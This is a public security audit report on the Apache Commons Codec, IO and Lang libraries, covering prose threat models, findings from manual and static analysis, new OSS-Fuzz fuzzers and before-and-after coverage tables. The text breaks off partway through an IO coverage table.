ADALOGICS

Apache-Commons-{lang, io, codec} Security Audit

Security Audit Report

"Arthur" Sheung Chi Chan, Adam Korczynski, David Korczynski

12th June 2024

About Ada Logics

Ada Logics is a software security company founded in Oxford, UK, 2018 and is now based in London. We are a team of dedicated, pragmatic security engineers and security researchers that work hands-on with code auditing, security automation and security tooling.

We are committed open source contributors and we routinely contribute to state of the art security tooling in the fuzzing domain such as advanced fuzzing tools like Fuzz Introspector and continuous fuzzing with OSS-Fuzz. For example, we have contributed to fuzzing of hundreds of open source projects by way of OSS-Fuzz. We regularly perform security audits of open source software and make our reports publicly available with findings and fixes, and we have audited many of the most widely used cloud native applications.

Ada Logics contributes to solving the challenge of securing the software supply-chain. To this end, we develop the tooling and infrastructure needed for ensuring a secure software development lifecycle, and we deploy these tools to critical software packages. On the tooling and infrastructure side, we contribute to projects such as the OpenSSF Scorecard project as well as the Sigstore projects like SLSA and Cosign.

Ada Logics helps some of the most exposed organisations secure their software, analyse their code and increase security automation and assurance, and if you would like to consider working with us please reach out to us via our website.

We write about our work on our blog. You can also follow Ada Logics on Linkedin, Twitter and Youtube.

Ada Logics ltd
71-75 Shelton Street,
WC2H 9JQ London,
United Kingdom

Contents

Project dashboard

Contact	Role	Organisation	Email
Adam Korczynski	Auditor	Ada Logics Ltd	adam@adalogics.com
"Arthur" Chan	Auditor	Ada Logics Ltd	arthur.chan@adalogics.com
David Korczynski	Auditor	Ada Logics Ltd	david@adalogics.com
Amir Montazery	Facilitator	OSTIF	anmir@ostif.org
Derek Zimmer	Facilitator	OSTIF	derek@ostif.org
Helen Woeste	Facilitator	OSTIF	helen@ostif.org
Arnout Engelen	Maintainer	Apache Software Foundation	engelen@apache.org

Executive summary

Ada Logics conducted a security audit of Apache Commons at the end of November and December 2023. The goal of the audit was to perform a holistic security assessment of several Apache Commons projects with a particular focus on its continuous fuzzing by way of OSS-Fuzz. The audit was facilitated by the Open Source Technology Improvement Fund (OSTIF) and funded by the Sovereign Tech Fund.

The audit was focused on the Apache Commons projects:

- Apache-Commons-Codec
- Apache-Commons-IO
- Apache-Commons-Lang

We performed the following tasks for each of these projects:

- Developed a threat model
- Performed a manual audit of the code
- Developed and extended the continuous fuzzing set-up

In summary, during the engagement we:

- Developed threat models for each of the three modules
- Extended 3 existing OSS-Fuzz projects
- Created 28 new fuzzers for the Apache Commons projects
- Performed manual auditing of each of the codebases
- Found and reported 15 issues in the Apache Commons projects, including 4 of moderate security severity
- Submitted patches for 9 of the issues found

Threat model

Apache Commons Codec

Apache Commons Codec provides a unified implementation and abstract framework for encoders and decoders of common encodings in Java. The library provides a long list of utility methods to process and use the encoders and decoders for common encoding, including Base64, URL, or Hex encoding. Some of the encodings like URL and Hex value are sometimes related to security issues, like URL injection or Hex value used for hash verification, thus encoders and decoders for common encodings are vulnerable to different types of injection attacks. For example, an attacker could target a vulnerable URL encoding logic that failed to encode or escape some control character or invalid character and result in URL injection. Also, if the decoding to random is allowed, it could result in remote code injection where an attacker could swap legit class files with a malicious one to allow remote code executions when the vulnerable decode method is called. The injection problem could be more serious if the library is used in web applications which may also open up the possibility for cross-site scripting or hash collision issues. As the user of the library may assume that the encoding and decoding utility methods or the encoders and decoders provided by the library do the work accurately and correctly, the user of the library may not do additional verification of data and the library becomes the single point of failure if applications depending on it for common encoding and decoding functionality.

Besides injection attacks, Denial-of-Service is another possible attack that could target the library. In many cases, encoders and decoders take in string or byte arrays that could contain special characters. Some characters or bytes may be considered invalid in some cases and processing them without consideration could result in unexpected Exceptions. These unexpected exceptions could crash the applications if not handled and will also affect the applications that are using these libraries. Attackers may target these encoding and decoding methods with invalid characters to attempt to crash applications that are using the codec library. This results in Denial-of-Service attacks.

Components

Apache-commons-codec mainly provides a long list of utility methods for encoding and decoding between String and different encodings in Java. Those supported encodings are classified into four different categories as follows.

Components	Description
Binary Encoders	Provides encoding and decoding between String and some common binary encoding, including Base64, Base32, byte arrays and hex values.

Components	Description
Message Digest Encoders	Provides encoding and decoding between String and some common message digest algorithms, including native libc crypt package and Java implementation of Blake3.
Natual Language Encoders	Provides encoding and decoding between String and some common natural language supporting formats, including Caverphone, Soundex, and more.
Network Encoders	Provides encoding and decoding between String and some common network-related format, including URL, ASCII, and more.

Threat actors

The apache-commons-codec is aimed to be used as an encoding and decoding library within other applications. Thus the actors should include the users of the applications that adopt the library.

Actors	Description	Level of trust
Attackers targeting the applications that adopt the library	Attackers could abuse some vulnerable encoding and decoding methods with invalid or malicious data on the apache-commons-codec librar and affect process execution or steal information from the applications or the executing environment	Low
User of applications that adopt the library	Users that are using the applications which have adopted the library could pass in some invalid data accidentally or be affected by malicious crashing or attack redirection from attackers	Low
Admin of the running environment of applications that adopt the library	Users that can affect, manage or control the classpath and environment of the applications that adopt the library.	High

Actors	Description	Level of trust
Other users of the running environment of applications that adopt the library	Other users that can access resources or other process execution of the running environment of applications that adopt the library.	Medium

Example attacks

Apache-commons-codec is not meant to be running as a standalone application. Below we exemplify how an attacker would seek to exceed their security boundaries in Apache-Commons Codec.

Attack vectors	Description
Invalid input for specific codec	Some codec format supported by Apache-commons-codec requires the input to be valid in order to successfully decode them in a reasonable time. Invalid input could create an infinite loop or use up the memory during the decoding process, this may cause unexpected Denial-of-Service.
Input contains special characters or malicious input	Some of the input could be sensitive to special control characters which behave differently if some of them are included in the encoded or decoded input. An attacker could abuse those vulnerable encodings with malicious input which are directly passed to the Apache-commons-codec library by the applications without further checking or validating. This creates a possible integrity problem and could cause code injection problems.
Input that is too long	Some codec encoding and decoding are sensitive to the length of the input and could take up a long time and high amount of memory to encode and decode. This could cause Denial-of-service or possibly open up a long enough window for Race Condition or repeat attacks.

Attacker objectives

Attackers aim to use the apache-commons-codec as the attack vectors for attacking the applications that adopt the library.

Code injection and remote code execution The codec library mainly provides encoding and decoding methods for common encodings. In many cases, encoding and decoding aim to handle different kinds of special characters or control characters and mishandling or ignoring some of them could result in unexpected code injection that could be executed locally or in other clients if it is a web application.

Denial-of-Service Encoding and decoding a large set of input or input containing invalid or unexpected characters could result in an Exception thrown or could take up a high amount of resources and time. If no exception handling or data checking is enforced, these exceptions could be thrown from the library to the applications using the library which results in the crashing of applications. This creates possible Denial-of-Service if the application is designed for long-term running.

Open up a long window for Race Condition attacks Some encoding and decoding of large input or input containing invalid or unexpected characters could make the application wait for a long time to get a result. This could open up long enough windows for Race Conditions or repeat attacks if these processes are being included in the user request handling process.

Apache Commons IO

Apache Commons IO is another Apache common library that provides utility and simplification of existing JDK IO-related libraries. It wraps around some existing JDK IO libraries and provides a set of unified methods for some common IO actions done with different IO operations on top of the JDK. This helps to reduce code reuse in different projects. The library provides a list of APIs to work with files, streams, writers, readers, IO comparators, functions, buffers, serialisation and deserialisation with some additional monitor and event listening for files and IO changes in the environment. These functions are grouped into 6 different categories. The utility category provides utility functions with common actions on the JDK `io` and `nio` packages. The filter category provides filtering functionality for files, streams or other IO objects. The monitor category provides a set of listener and callback registration functionality to allow performing actions when some io changes happen in the environment. The comparator category provides implementations of comparable interfaces to allow comparing different io sources, including but not limited to files and streams. The stream category handles some common actions on different IO streams and possibly provides an input/output stream handler or reader/writer on the source. The serialisation category handles the serialisation and deserialisation of classes implementing the serializable interface. Since the Apache Commons IO library provides additional functionality and actions on top of the underlying JDK `io` and `nio` packages, it inherits some of the possible threats that are targeting the classes in those JDK packages.

Directory traversal and remote code execution are the most common threats towards JDK `io` and `nio` packages. As the JDK `io` and `nio` packages and the Apache commons-io library are meant to handle IO-related operations in Java, they handle resources reading, writing, serialising and deserialising of different unknown or untrusted sources of information. These are a problem when the untrusted source of information could affect the execution environment or redirect and affect other users in the same environment. For example, an invalid checking of an untrusted string used to access a file through the IO stream could result in directory traversal if the string is not sanitised properly. Deserialisation of a random source into a provided type of object could result in remote code execution if malicious classes have been injected into the execution classpath.

Memory leaks are another possible threat towards IO libraries. Most of the IO libraries take control of files and other input/output sources and destinations by an opened file handler. The Java virtual machine's garbage collection mechanism only works on isolated resources, which are resources that have no reference pointing to them from the top level. But if the file handler is not processed or closed correctly, the reference is kept and the objects are never released and that causes a possible memory leak problem. It may be more serious if the application is meant to be running in daemon mode where these memory leaks could accumulate and result in out-of-memory problems.

Similar to Apache Commons Codec, Apache Commons IO also handles a lot of object casting, reading, writing, and serialisation and sometimes these actions require encoding and decoding which could contain special characters. Some characters or bytes may be considered invalid in some cases and processing them without consideration could result in unexpected Exceptions. These unexpected exceptions could crash the applications if not handled and will also affect the applications that are using these libraries. Attackers may target these encoding and decoding methods with invalid characters to attempt to crash applications that are using the codec library. This results in Denial-of-Service attacks.

Components

Apache Commons IO mainly provides a list of utility methods and additional implementation of the input/output operations in Java. Those supported utilities and additional implementation categories are list as follows.

Components	Description
General IO Utils	Provides shorthands, factory methods or common utilities for IO actions on JDK's InputStream (or Reader) and OutputStream (or Writer).

Components	Description
File Utils	Provides shorthands, factory methods or common utilities for file-related actions, including file handling (creation, deletion, comparing, filtering, and more), file name handling and directory handling.
Endian Utils	Provides utility methods to handle Endian swapping (between Little-Endian and Big-Endian) of Java primitives and streams.
Stream	Provides additional Java stream implementation on top of the default set of Java stream implementation in the JDK.

Threat actors

The apache-commons-io is aimed to be used as an io library for other applications that provide additional io functionality for common io processes. Thus the actors should include the users of the applications that adopt the library.

Actors	Description	Level of trust
Attackers targeting the applications that adopt the library	Attackers that could abuse some vulnerable io methods with invalid or malicious data on the apache-commons-io library and affect process execution or steal information from the applications or the executing environment	Low
User of applications that adopt the library	Users that are using the applications which have adopted the library could pass in some invalid data accidentally or be affected by malicious crashing or attack redirection from attackers	Low
Admin of the running environment of applications that adopt the library	Users that can affect, manage or control the classpath and environment of the applications that adopt the library.	High

Actors	Description	Level of trust
Other users of the running environment of applications that adopt the library	Other users that can access resources or other process execution of the running environment of applications that adopt the library.	Medium

Example attacks

Apache-commons-io is not meant to be running as a standalone application. Thus the attack vectors should consider how a threat actor could attack the applications through the Apache-commons-io library.

Attack vectors	Description
Invalid source path for file system and streams	Apache Commons IO library provides direct access to the file systems through the JDK files and streams API, invalid or missing validation of the file source path could result in code injections or path traversal.
Invalid encoding of input source or output storage	Some input-stream readers and output-stream writers depend on the correct encoding setting to correctly read or write information with the JDK IO API. Invalid encoding settings could make it read/write wrongly and could cause unexpected results or unexpected leaking of information due to the unexpected end of the stream. Also, invalid Endian specifications of data could make invalid data perform unexpected injections to memory.
Large input source	Some input-stream readers and output-stream readers use buffered storage for faster processing. If the input source is too large, those buffered operations could use up the heap memory and cause Denial-Of-Service.

Attacker objectives

Attackers aim to use Apache Commons IO as the attack vectors for attacking the applications that adopt the library.

Path traversal and remote code execution In many cases, the APIs within Apache Commons IO have the ability to affect the file system and the execution environment outside of the expected path location. That could affect other services running in the same environment or even leak information about the environment and other sensitive data that could be stored in it.

Memory leakage Apache Commons IO manages a lot of IO resources which could take up memory. If those memory or IO handlers are not properly created, managed and released, it could cause memory leakage and those memory leaks could accumulate and cause out-of-memory problems.

Denial-of-Service Similar to Apache Commons Codec, reading or writing of a large set of input or input containing invalid or unexpected characters could result in an Exception thrown. If no exception handling or data checking is enforced, these exceptions could be thrown from the library to the applications using the library which results in the crashing of applications. This creates possible Denial-of-Service if the application is designed for long-term running.

Apache Commons Lang

Apache Commons Lang library is a popular utility class providing an extension to the functionalities supported by the base JDK `lang` package which is the core package features of the JDK. As the standard JDK only provides limited methods for manipulating basic objects, Apache Commons Lang aims to extend functionalities of some of the existing data classes in JDK, including string, array, numbers, Collections objects or other primitive types in Java. It also provides new class definitions from other common data structures not existing in the JDK, including pairs, bi-functions, tuples, triples, mutable and immutable primitive types and collections, Consumer, Predicates and more. All these implementations aim to abstract the need for the user to create custom objects for some common functionality and data structure that are not currently supported by the JDK. Besides data structure, the lang library also provides additional common functionalities for reflection and concurrency object handling. As a whole, the lang library provides extension manipulation of the objects and data structures of the core JDK lang package.

When the Apache Commons Lang library was updated from version 2 to 3, the base package name was changed from `common.lang` to `common.lang3` which means classes in version 2 and 3 of the Apache Commons Lang library could be co-existed and version 2 of the Commons Lang library contains much more vulnerable functions, especially in handling and processing of untrusted data or deserialization of untrusted data for some of the data structure. Misuse of the older version of the same method in the same class could cause problems.

When handling different data structures, some common threats like Out-of-bound read/write, or serialisation and deserialisation of untrusted data structures are hardly avoidable. Handling these processes without careful sanitization or checking of untrusted input could result in different IndexOutOfBoundException or injection if the untrusted input contains special or invalid data. Handling different number representations could also result in unexpected out-of-bound read/write if the signed elements of the size of the number are not concerned when transforming the data.

The lang library does provide functionality for concurrency handling, including multiple processes and thread control. These functions are vulnerable to threats like race conditions or parallel modification. It could also be vulnerable to threats like out-of-context use of parallel data or purposeful deadlocks which cause possible Denial-of-Service.

Apache Commons Lang also provides functionality extension and utility for the Java `reflection` library. The Java reflection library allows the code to modify the control flow and the code itself. Improper and insufficient checking and sanitization of data used directly in the `reflection` class could result in possible injection and change of control flow which bypass some of the authentication and checking logics.

One remark of the lang library is that some of the packages, text for example, are fully deprecated and in favour of a separate Apache Commons library for easier maintenance. Using of the deprecated package could result in security vulnerabilities cause it is not maintained anymore.

Components

Apache Commons Lang mainly provides additional functionalities and implementations for the JDK base lang package. Those additional functionalities and implementation are classified into different categories as follows.

Components	Description
Utilities	Provides additional utilities or shorthands for common operations and logic on the base JDK lang packages.
Object handling	Provides established object handling, object building and object comparing implementation that can directly apply to self-defined objects.
Concurrency and Events	Provides additional utilities or established implementations for common operations and logic on multi-threading programming.
Exceptions	Provides utilities and functionality for some common operations and logic for exception handling.

Components	Description
Arch properties	Provides utilities or shorthands for handling os.arch system properties.
Java Reflection	Provides additional utilities or shorthands for accessing the operations and logic for the Java Reflection API.
Functions	Provides additional utilities or implementation for common operations and logics for lambda functions and functions storage introduced in JDK8.
Maths	Provides additional utilities or shorthands for common operations and logic on the JDK maths API.
Collections and data structures	Provides additional utilities or new extended implementations for the Java Collections and data structures, including tuples, mutable data structure, streams, data structure in java util package, and more
Date and time	Provides additional utilities or shorthands for handling date and time-related JDK packages.
Text (deprecated)	Deprecated feature to handle text manipulation which extends the functionality of the JDK text package.

Threat actors

The apache-commons-lang is aimed to be used as a utility and control library for other applications that provide additional functionality to the core JDK lang package which includes data structures, reflections and concurrency handling. Thus the actors should include the users of the applications that adopt the library.

Actors	Description	Level of trust
Attackers targeting the applications that adopt the library	Attackers that could abuse some vulnerable io methods with invalid or malicious data on the apache-commons-io library and affect process execution or steal information from the applications or the executing environment	Low
User of applications that adopt the library	Users that are using the applications which have adopted the library could pass in some invalid data accidentally or be affected by malicious crashing or attack redirection from attackers	Low

Actors	Description	Level of trust
Admin of the running environment of applications that adopt the library	Users that can affect, manage or control the classpath and environment of the applications that adopt the library.	High
Other users of the running environment of applications that adopt the library	Other users that can access resources or other process execution of the running environment of applications that adopt the library.	Medium

Example attacks

Apache-commons=lang is not meant to be running as a standalone application. Thus the attack vectors should consider how a threat actor could attack the applications through the Apache-commons-lang library.

Attack vectors	Description
Malicious or polluted serialized objects	Deserialization of any serialized object with automatic object class detection could result in remote code executions when it is deserialized.
Primitives or data structures with incorrect size	Different data structures or Java primitives assume a different size in the memory. Deserializing or processing of primitives or data structures with the wrong assumed size could cause injections or out-of-bound read and write in the memory.

Attack vectors	Description
Invalid input with special control characters or malicious input	Apache-commons-lang library provides functionalities to control the multi-threading programming and the reflection library. These activities and sensitive to injection with control characters because they directly affect the order or executions and also what code is being executed. The reflection library could modify or retrieve information of the running applications which could alter the control flow if the input is not validated or sanitized before applying to those sensitive libraries.
Large input source	Some additional data structure implementations are sensitive to large input. If the input source is too large, operations on those data structures could take a very long time or use up the heap memory and cause Denial-Of-Service.
Invalid concurrency control input	Invalid or malicious control parameters using the concurrency libraries could be vulnerable to deadlock or race conditions and an attacker could try to manipulate them to create infinite waiting, Denial-of-Service, race condition attacks or reply attacks. This may be more crucial when the apache-commons-lang is being adopted in web applications.

Attacker objectives

Attackers aim to use the apache-commons-lang as the attack vectors for attacking the applications that adopt the library.

Abuse of deprecated package Most of the functionalities provided by the lang package are used for data structure processing, reflection and concurrency handling. Some of the methods and classes are deprecated because of different vulnerabilities. Some packages have been updated and could co-exist with older versions of the classes of methods. Attackers may target those misused of deprecated methods to attack the application using the library.

Out-of-bound read/write and injection The lang library provides a variety of utilities of existing data structures (including numeric values or other primitive types) in Java, together with a list of data structures not supported by the current JDK core. Mis-handling of these objects or invalid checking and sanitization during object creation or serialisation/deserialisation could result in out-of-bound reading and writing, which could cause exceptions to be thrown or reading and writing of data to unexpected locations.

Race Condition and control flow manipulation The lang library provides functionality on concurrency and reflection handling, invalid data passed to the library without sanitizing or checking could result in race condition situations and manipulation of control flow. If the attacker could control the environment and local classpath by another means, it could result in limited code injection.

Remote Code Execution Invalid deserialization of random untrusted serialized objects could result in remote code execution. This is because the object deserialization process includes the call to the readObject method of the determined object class and that could be manipulated if that class (in the victim's classpath) is malicious or being polluted and executes random system commands during the serialization process if the deserializer accept any serialized objects and determine the object class from the serialized objects stream.

Manual audit and static analysis

As part of the audit, Ada Logics reviewed the projects in scope by way of manual code auditing. This includes the source code as well as the projects' respective `pom.xml` files to check for vulnerabilities in dependencies and configuration settings as well as the live and non-deprecated Java code in the base `<module>/src/main` directories. The unit test classes in the `<module>/src/test` directories have been ignored. The following list shows a generic list of items that have been looked for in Java code during the manual code auditing process.

Issues found by manual audit

#	ID	Title	Severity	Fixed
9	ADA-APACHE-IO-2023-1	DeferredFileOutputStream does not delete the temporary file created	Low	No

Besides manual audit, we have analyzed the target projects by way of state of the art open source static analysis tooling including Infer (https://github.com/facebook/infer), findsecbugs (https://find-sec-bugs.github.io/) and semgrep (https://semgrep.dev/).

Infer generated a list of approximately 200 issues. We went through all of these and found that more than 110 of them are located in the unit testing package. We ignored these findings fully as they do not affect the main functionality. Infer found 86 issues for the source packages of the five projects, and most of them are classified as possible thread-safety problems. As most of the JDK IO library is not guaranteed to be thread-safe, it is generally not considered to be a true issue and we consider this issue class false positives in the context of this audit. Infer found possible null dereferencing problem, and while some of these could be triggered by certain inputs, we believe that these invalid inputs are all checked, handled or filtered in different locations before reaching the problematic statement that could cause a null dereferencing problem. We therefore consider all null-dereference issues reported by Infer to be false positive cases.

Semgrep reported 5 issues. After analysing all five we found that all of them are false positive or informational cases, and we have not included these in the report.

findsecbugs found the following two issues:

Issues found by findsecbug

#	ID	Title	Severity	Fixed
7	ADA-APACHE-CODEC-2023-7	Possible path traversal in the Digest class	Moderate	No

Fuzzers

Apache Commons Codec

The Apache Commons Codec library mainly provided encode and decode helper methods for common encoding formatting.

New fuzzers

Ada Logics wrote eight fuzzers for the Apache Commons Codec project during the audit. Each of the fuzzers targets a group of classes of similar encoding formats supported by Apache Commons Codec. The fuzzers provide random string, byte array and other primitives and collections objects as input to fuzz test the unexpected input handling of those helper methods. The fuzzers can be found in https://github.com/google/oss-fuzz/tree/bcb9400cf88be8ee660feeeca6416a8f3b043d96/projects/apache-commons-codec.

Newly added fuzzers	Description
ChecksumFuzzer	This fuzzer invokes the methods in different Checksum implementation classes of the org.apache.commons.codec.digest package with random data.
CryptFuzzer	This fuzzer invokes the crypt methods in the Crypt class of the org.apache.commons.codec.digest package with random data.
DigestUtilsFuzzer	This fuzzer invokes the different methods for the hashing calculation of different hashing algorithms in the DigestUtils class with random data.
HmacUtilsFuzzer	This fuzzer invokes the different variants of hmacHex methods in the HmacUtils class of the org.apache.commons.codec.digest package with random data.
LanguageStringEncoderFuzzer	This fuzzer invokes the encoding method in different StringEncoder implementation classes of the org.apache.commons.codec.language package with random data.
MurmurHashFuzzer	This fuzzer invokes different hashing methods in the MurmurHash2 and MurmurHash3 classes of the org.apache.commons.codec.digest package with random data.

Newly added fuzzers	Description
NetCodecFuzzer	This fuzzer invokes the encode method in different BinaryEncoder and StringEncoder implementation classes and the decode method in different BinaryDecoder and StringDecoder implementation classes of the org.apache.commons.codec.net package with random data.
PhoneticEngineFuzzer	This fuzzer invoke the encoding method in the PhoneticEngine class of the org.apache.commons.codec.language.bm package with random data.

Coverage

The following screenshot shows the coverage report of the Apache Commons Codec fuzzers before we added the eight fuzzers:

JaCoCo Coverage Report

Element	Missed Instructions	Cov.	Missed Branches	Cov.	Missed	Cxty	Missed	Lines	Missed	Methods	Missed	Classes
org.apache.commons.codec.digest		0%		0%	494	494	1,274	1,274	337	337	20	20
org.apache.commons.codec.language		0%		0%	710	710	1,325	1,325	171	171	19	19
org.apache.commons.codec.language.bm		0%		0%	256	256	543	543	141	141	19	19
org.apache.commons.codec.binary		68%		35%	336	429	471	847	144	191	4	17
org.apache.commons.codec.net		0%		0%	238	238	496	496	96	96	7	7
default		18%		8%	67	71	176	205	17	18	8	9
org.apache.commons.codec.cli		0%		0%	26	26	53	53	10	10	1	1
org.apache.commons.codec		10%		0%	21	22	45	48	18	19	6	7
Total	45,313 of 51,002	11%	2,207 of 2,375	7%	2,148	2,246	4,383	4,791	934	983	84	99

Figure 1: Fuzzer Coverage for Apache Commons Codec as of 21st November 2023

The following screenshot shows the coverage report of the Apache Commons Codec fuzzers after we added the eight fuzzers:

JaCoCo Coverage Report

Element	Missed Instructions	Cov.	Missed Branches	Cov.	Missed	Cxty	Missed	Lines	Missed	Methods	Missed	Classes
org.apache.commons.codec.digest		83%		43%	331	494	796	1,274	243	337	8	20
org.apache.commons.codec.binary		73%		39%	308	429	424	847	124	191	1	17
org.apache.commons.codec.net		46%		38%	143	240	248	500	37	96	0	7
org.apache.commons.codec.language		89%		87%	128	716	174	1,330	41	171	1	19
org.apache.commons.codec.language.bm		83%		91%	54	258	81	545	36	142	0	19
org.apache.commons.codec.cli		0%		0%	26	26	53	53	10	10	1	1
org.apache.commons.codec		29%		16%	19	23	40	54	16	20	3	7
default		91%		85%	19	71	19	205	9	18	0	9
Total	9,851 of 51,070	80%	799 of 2,393	66%	1,028	2,257	1,835	4,808	516	985	14	99

Figure 2: Fuzzer Coverage for Apache Commons Codec as at 9th January 2024

Figure 3 shows the coverage and fuzzer difference during the audit period from the Fuzz-Introspector report (https://introspector.oss-fuzz.com/project-profile?project=apache-commons-codec). Fuzz-

Intorspector is a tool that aids fuzzer developers in understanding the fuzzer's performance and identifying any potential blockers for fuzzer enhancement.



Figure 3: Fuzz-Introspector report for Apache Commons Codec

Most of the classes and methods are covered with exception for the methods in abstract classes and interfaces and the helper methods that does not take any input.

Upstream fixes

Ada Logics fixed the following issues found by Apache Commons Codecs fuzzers

https://issues.apache.org/jira/browse/CODEC-311

https://issues.apache.org/jira/browse/CODEC-312

https://issues.apache.org/jira/browse/CODEC-313

https://issues.apache.org/jira/browse/CODEC-314

https://issues.apache.org/jira/browse/CODEC-315

Issues found by Apache Commons Codecs new fuzzers

#	ID	Title	Severity	Fixed
1	ADA-APACHE-CODEC-2023-1	Unexpected IndexOutOf-BoundsException in MatchRatingApproachEn-coder	Low	Yes

#	ID	Title	Severity	Fixed
2	ADA-APACHE-CODEC-2023-2	Unexpected IndexOutOf-BoundsException in PercentCodec	Low	Yes
3	ADA-APACHE-CODEC-2023-3	Unexpected IndexOutOf-BoundsException in PhoneticEngine	Low	Yes
4	ADA-APACHE-CODEC-2023-4	Possible heap out of memory in PhoneticEngine	Moderate	No
5	ADA-APACHE-CODEC-2023-5	Unexpected IndexOutOf-BoundsException in QuotedPrintableCodec	Low	Yes
6	ADA-APACHE-CODEC-2023-6	Unexpected IndexOutOf-BoundsException in RefinedSoundex	Low	Yes

Apache Commons IO

New fuzzers

Ada Logics wrote nine new fuzzers for Apache Commons IO during the audit. The fuzzers can be found in https://github.com/google/oss-fuzz/tree/bcb9400cf88be8ee660feeeca6416a8f3b043d96/projects/apache-commons-io. The fuzzers are classified into two groups.

Group 1 (Fuzzers for IO-related utilities or helper methods)

Group 1 consists of fuzzers that target different IO-related utilities or helper methods supported by Apache Commons IO. The fuzzers provide random strings or byte arrays for object creation or random files/directory initialisation, and these objects and random files/directories are then used as parameters for those IO-related utilities or helper methods. The fuzzers invoke those IO-related methods to fuzz test their abilities in handling random object input and random directory/file settings.

Newly added fuzzers	Description
FileComparatorFuzzer	This fuzzer creates random files/directories and adds in different Comparator objects from custom Comparator classes of the `org.apache.commons.io.comparator` package. The fuzzer then invokes the sorting methods of the random files/directories list with the random set of Comparators objects.
FileFilterFuzzer	This fuzzer creates random files/directories and adds different `FileFilter` objects with different `FileFilter` classes of the `org.apache.commons.io.filefilter` package with random data. The fuzzer then invokes the filtering method and the accept methods.
FileUtilsFuzzer	This fuzzer invokes different methods of the `FileUtils` class in the `org.apache.commons.io` package with random data.
GeneralUtilsFuzzer	This fuzzer invokes different methods of general utils classes in the `org.apache.commons.io` package with random data.
PathUtilsFuzzer	This fuzzer invokes different methods in the PathUtils class of the `org.apache.commons.io.file` package with random data.

Group 2 (Fuzzers for custom implementation of Java IO interface)

Group 2 fuzzers target custom implementation of the Java IO interface that is created in the Apache Commons IO library. The fuzzers provided random input as the source for `InputStream`/`Reader` and data to write for `OutputStream`/`Writer`. Then the general read/write operation is called on the custom implementated objects to fuzz test the ability of the implementation to handle random unexpected input.

Newly added fuzzers	Description
InputStreamFuzzer	This fuzzer creates an object for random `InputStream` implementation classes of the `org.apache.commons.io.input` package and invokes the read method of the created object with random data.
OutputStreamFuzzer	This fuzzer creates an object for random `OutputStream` implementation classes of the `org.apache.commons.io.output` package and invokes the write method of the created object with random data.
ReaderFuzzer	This fuzzer creates an object for random `Reader` implementation classes of the `org.apache.commons.io.input`

Newly added fuzzers	Description
package and invokes the read method of the created object with random data.	
WriterFuzzer	This fuzzer creates an object for random `Writer` implementation classes of the `org.apache.commons.io.output` package and invokes the write method of the created object with random data.

Coverage

The following screenshot shows the coverage report of the Apache Commons IO fuzzers before we added the nine fuzzers:

JaCoCo Coverage Report

Element	Missed Instructions	Cov.	Missed Branches	Cov.	Missed	Cxty	Missed	Lines	Missed	Methods	Missed	Classes
org.apache.commons.io		1%		0%	1,288	1,302	2,322	2,360	678	692	32	35
org.apache.commons.io.input		9%		10%	1,120	1,190	2,247	2,404	665	688	80	84
org.apache.commons.io.output		0%		0%	497	497	1,072	1,072	395	395	48	48
org.apache.commons.io.file		0%		0%	444	444	663	663	285	285	22	22
org.apache.commons.io.filefilter		0%		0%	357	357	564	564	286	286	31	31
org.apache.commons.io.function		2%		4%	268	276	321	333	244	252	28	31
org.apache.commons.io.monitor		0%		0%	134	134	251	251	87	87	5	5
org.apache.commons.io.build		0%		0%	115	115	140	140	103	103	13	13
org.apache.commons.io.input.buffer		0%		0%	66	66	130	130	24	24	3	3
org.apache.commons.io.comparator		0%		0%	64	64	117	117	46	46	10	10
org.apache.commons.io.serialization		0%		0%	26	26	50	50	21	21	4	4
org.apache.commons.io.file.attribute		0%		0%	17	17	26	26	15	15	1	1
org.apache.commons.io.channels		0%		0%	11	11	22	22	2	2	1	1
org.apache.commons.io.file.spi		0%		0%	10	10	12	12	8	8	1	1
org.apache.commons.io.charset		0%		0%	6	6	3	3	4	4	2	2
default		86%		n/a	1	2	1	8	1	2	0	1
Total	35,090 of 36,386	3%	3,101 of 3,209	3%	4,424	4,517	7,941	8,155	2,864	2,910	281	292

Figure 4: Fuzzer Coverage for Apache Commons IO as of 21st November 2023

The following screenshot shows the coverage report of the Apache Commons IO fuzzers after we added the nine fuzzers:

Figure 6 shows the coverage and fuzzer difference during the audit period from the Fuzz-Introspector report (https://introspector.oss-fuzz.com/project-profile?project=apache-commons-io).

The coverage percentage is not high because several methods are not worth fuzzing. The Apache Commons IO library is divided into two groups of classes. The classes and interfaces that provide custom implementations of the Java IO interface and the classes that provide utility and helper methods for process IO-related operations.

JaCoCo Coverage Report

Element	Missed Instructions	Cov.	Missed Branches	Cov.	Missed	Cxty	Missed	Lines	Missed	Methods	Missed	Classes
org.apache.commons.io		28%		19%	1,062	1,304	1,745	2,371	512	693	17	35
org.apache.commons.io.input		28%		19%	890	1,190	1,745	2,401	454	691	22	84
org.apache.commons.io.file		27%		18%	365	447	472	666	211	287	10	22
org.apache.commons.io.output		41%		42%	296	497	604	1,072	219	395	6	48
org.apache.commons.io.filefilter		31%		17%	242	358	366	564	177	285	6	31
org.apache.commons.io.function		10%		8%	248	276	285	337	224	252	24	31
org.apache.commons.io.monitor		0%		0%	132	132	250	250	87	87	5	5
